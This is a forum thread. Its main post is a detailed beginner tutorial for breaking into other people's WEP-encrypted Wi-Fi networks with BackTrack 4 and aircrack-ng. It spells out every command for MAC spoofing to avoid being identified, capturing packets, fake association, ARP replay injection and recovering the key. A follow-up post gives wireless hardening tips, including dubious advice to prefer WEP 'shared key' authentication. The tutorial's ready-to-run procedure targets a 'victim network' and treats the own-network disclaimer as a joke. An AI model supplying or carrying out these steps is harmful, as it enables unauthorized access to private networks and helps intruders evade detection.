**DISCLAIMER** - Many people have thrown up various tutorials before about hacking WEP with Backtrack 4 but this tut fully explained everything very well for noobs. (at least not the ones I read) This is in no way meant to attack someone else that has posted a tut on this before...simply wanted to put one up that was very easy to follow even if you had never done anything like this before. Since this explains EVERYTHING in detail, it is quite long. Enjoy.

1. Getting the right tools

Download Backtrack 4. It can be found here:

http://www.backtrack-linux.org/downloads/

The Backtrack 4 is out now. I downloaded the DVD iso and burned it to a DVD. Insert your BT4 DVD/usb drive and reboot your computer into BT4. load into the 3rd boot option from the boot menu. (VESA/KDE) You only have a few seconds before it auto-boots into the 1st option so be ready. The 1st option boots too slowly or not at all so always boot from the 2nd or 3rd. Experiment to see what works best for you.

2. Preparing the victim network for attack

Once in BT3, click the tiny black box in the lower left corner to load up a "Konsole" window. Now we must prep your wireless card.
Type:

airmon-ng

You will see the name of your wireless card. (mine is named "ath0") From here on out, replace "ath0" with the name of your card.
Now type:

airmon-ng stop ath0

then type:

ifconfig wifi0 down

then:

macchanger --mac 00:11:22:33:44:55 wifi0

then:

airmon-ng start wifi0

What these steps did was to spoof (fake) your mac address so that JUST IN CASE your computeris discovered by someone as you are breaking in, they will not see your REAL mac address. Moving on...

Now it's time to discover some networks to break into.

Type:

airodump-ng ath0

Now you will see a list of wireless networks start to populate. Some will have a better signal than others and it is a good idea to pick one that has a decent signal otherwise it will take forever to crack or you may not be able to crack it at all.
Once you see the network that you want to crack, do this:

hold down ctrl and tap c

This will stop airodump from populating networks and will freeze the screen so that you can see the info that you need.

**Now from here on out, when I tell you to type a command, you need to replace whatever is in parenthesis with what I tell you to from your screen. For example: if i say to type:
-c (channel)
then dont actually type in
-c (channel)
Instead, replace that with whatever the channel number is...so, for example you would type:
-c 6
Can't be much clearer than that...lets continue...

Now find the network that you want to crack and MAKE SURE that it says the encryption for that network is WEP. If it says WPA or any variation of WPA then move on...you can still crack WPA with backtrack and some other tools but it is a whole other ball game and you need to master WEP first.

airodump.jpg


Once you've decided on a network, take note of its channel number and bssid. The bssid will look something like this --> 05:gk:30:fo:s9:2n
The Channel number will be under a heading that says "CH".
Now, in the same Konsole window, type:

airodump-ng -c (channel) -w (file name) --bssid (bssid) ath0

the FILE NAME can be whatever you want. This is simply the place that airodump is going to store the packets of info that you receive to later crack. You don't even put in an extension...just pick a random word that you will remember. I usually make mine "wepkey" because I can always remember it.

**Side Note: if you crack more than one network in the same session, you must have different file names for each one or it won't work. I usually just name them wepkey1, wepkey2, etc.

Once you typed in that last command, the screen of airodump will change and start to show your computer gathering packets. You will also see a heading marked "IV" with a number underneath it. This stands for "Initialization Vector" but in noob terms all this means is "packets of info that contain clues to the password." Once you gain a minimum of 5,000 of these IV's, you can try to crack the password. I've cracked some right at 5,000 and others have taken over 60,000. It just depends on how long and difficult they made the password.

Now you are thinking, "I'm screwed because my IV's are going up really slowly." Well, don't worry, now we are going to trick the router into giving us HUNDREDS of IV's per second.

3. Actually cracking the WEP password

Now leave this Konsole window up and running and open up a 2nd Konsole window. In this one type:


aireplay-ng -1 0 -a (bssid) -h 00:11:22:33:44:55 ath0

aireplay1.jpg


This will send some commands to the router that basically cause it to associate with your computer even though you are not officially connected with the password. If this command is successful, you should see about 4 lines of text print out with the last one saying something similar to "Association Successful :-)" If this happens, then good! You are almost there. Now type:

aireplay-ng -3 -b (bssid) -h 00:11:22:33:44:55 ath0

2gv30cl.jpg


This will generate a bunch of text and then you will see a line where your computer is gathering a bunch of packets and waiting on ARP and ACK. Don't worry about what these mean...just know that these are your meal tickets. Now you just sit and wait. Once your computer finally gathers an ARP request, it will send it back to the router and begin to generate hundreds of ARP and ACK per second. Sometimes this starts to happen within seconds...sometimes you have to wait up to a few minutes. Just be patient. When it finally does happen, switch back to your first Konsole window and you should see the number underneath the IV starting to rise rapidly. This is great! It means you are almost finished! When this number reaches AT LEAST 5,000 then you can start your password crack. It will probably take more than this but I always start my password cracking at 5,000 just in case they have a really weak password.

Now you need to open up a 3rd and final Konsole window. This will be where we actually crack the password. Type:

aircrack-ng -b (bssid) (filename)-01.cap

Remember the filename you made up earlier? Mine was "wepkey". Don't put a space in between it and -01.cap here. Type it as you see it. So for me, I would type wepkey-01.cap
Once you have done this you will see aircrack fire up and begin to crack the password. typically you have to wait for more like 10,000 to 20,000 IV's before it will crack. If this is the case, aircrack will test what you've got so far and then it will say something like "not enough IV's. Retry at 10,000." DON'T DO ANYTHING! It will stay running...it is just letting you know that it is on pause until more IV's are gathered. Once you pass the 10,000 mark it will automatically fire up again and try to crack it. If this fails it will say "not enough IV's. Retry at 15,000." and so on until it finally gets it.

30w1a2b.jpg


If you do everything correctly up to this point, before too long you will have the password! now if the password looks goofy, dont worry, it will still work. some passwords are saved in ASCII format, in which case, aircrack will show you exactly what characters they typed in for their password. Sometimes, though, the password is saved in HEX format in which case the computer will show you the HEX encryption of the password. It doesn't matter either way, because you can type in either one and it will connect you to the network.

Take note, though, that the password will always be displayed in aircrack with a colon after every 2 characters. So for instance if the password was "secret", it would be displayed as:
se:cr:et

This would obviously be the ASCII format. If it was a HEX encrypted password that was something like "0FKW9427VF" then it would still display as: 0F:KW:94:27:VF

Just omit the colons from the password, boot back into whatever operating system you use, try to connect to the network and type in the password without the colons and presto! You are in!

It may seem like a lot to deal with if you have never done it, but after a few successful attempts, you will get very quick with it. If I am near a WEP encrypted router with a good signal, I can often crack the password in just a couple of minutes.

I am not responsible for what you do with this information. Any malicious/illegal activity that you do, falls completely on you because...technically...this is just for you to test the security of your own network. :-)

I will gladly answer any legitimate questions anyone has to the best of my ability.

HOWEVER, I WILL NOT ANSWER ANYONE THAT IS TOO LAZY TO READ THE WHOLE TUT AND JUST ASKS ME SOME QUESTION THAT I CLEARLY ANSWERED. No one wants to hold your hand through this...read the tut and go experiment until you get it right.

There are rare occasions where someone will use WEP encryption with SKA as well. (Shared Key Authentication) If this is the case, additional steps are needed to associate with the router and therefore, the steps I lined out here will not work. I've only seen this once or twice, though, so you probably won't run into it. If I get motivated, I may throw up a tut on how to crack this in the future.

For more information plz. visit to the following thread;
http://www.elakiri.com/forum/showthread.php?t=692445
 
Oct 26, 2008
6,219
8
0
Cyberspace
How to Protect Your Wireless Network

2v0fxhd.jpg


1. Use encryption

Encryption is the number one security measure, but many wireless access points (WAPs) don't have encryption enabled by default. Although most WAPs support the Wired Equivalent Privacy (WEP) protocol, it's not enabled by default. WEP has a number of security flaws, and a knowledgeable hacker can crack it, but it's better than no encryption at all. Be sure to set the WEP authentication method for "shared key" rather than "open system". The latter does not encrypt the data; it only authenticates the client. Change the WEP key frequently and use 128-bit WEP rather than 40-bit.

2. Use strong encryption

Because of WEP's weaknesses, you should use the Wi-Fi Protected Access (WPA) protocol instead of WEP if possible. To use WPA, your WAP must support it (you may be able to add support to an older WAP with a firmware upgrade); your wireless network access cards (NICs) must support it (again, a firmware update may be necessary); and your wireless client software must support it. Windows XP Service Pack 2 installs the WPA client. SP1 machines can be updated to support WPA by installing the Windows WPA client with the Wireless. Another encryption option is to use IPsec, if your wireless router supports it.

3. Change the default administrative password

Most manufacturers use the same default administrative password for all their wireless access points (or at least, all those of a particular model). Those default passwords are common knowledge among hackers, who can use them to change your WAP settings. The first thing you should do when you set up a WAP is change the default password to a strong password (eight characters or more in length, using a combination of alpha and numeric characters, not using words that are in the dictionary).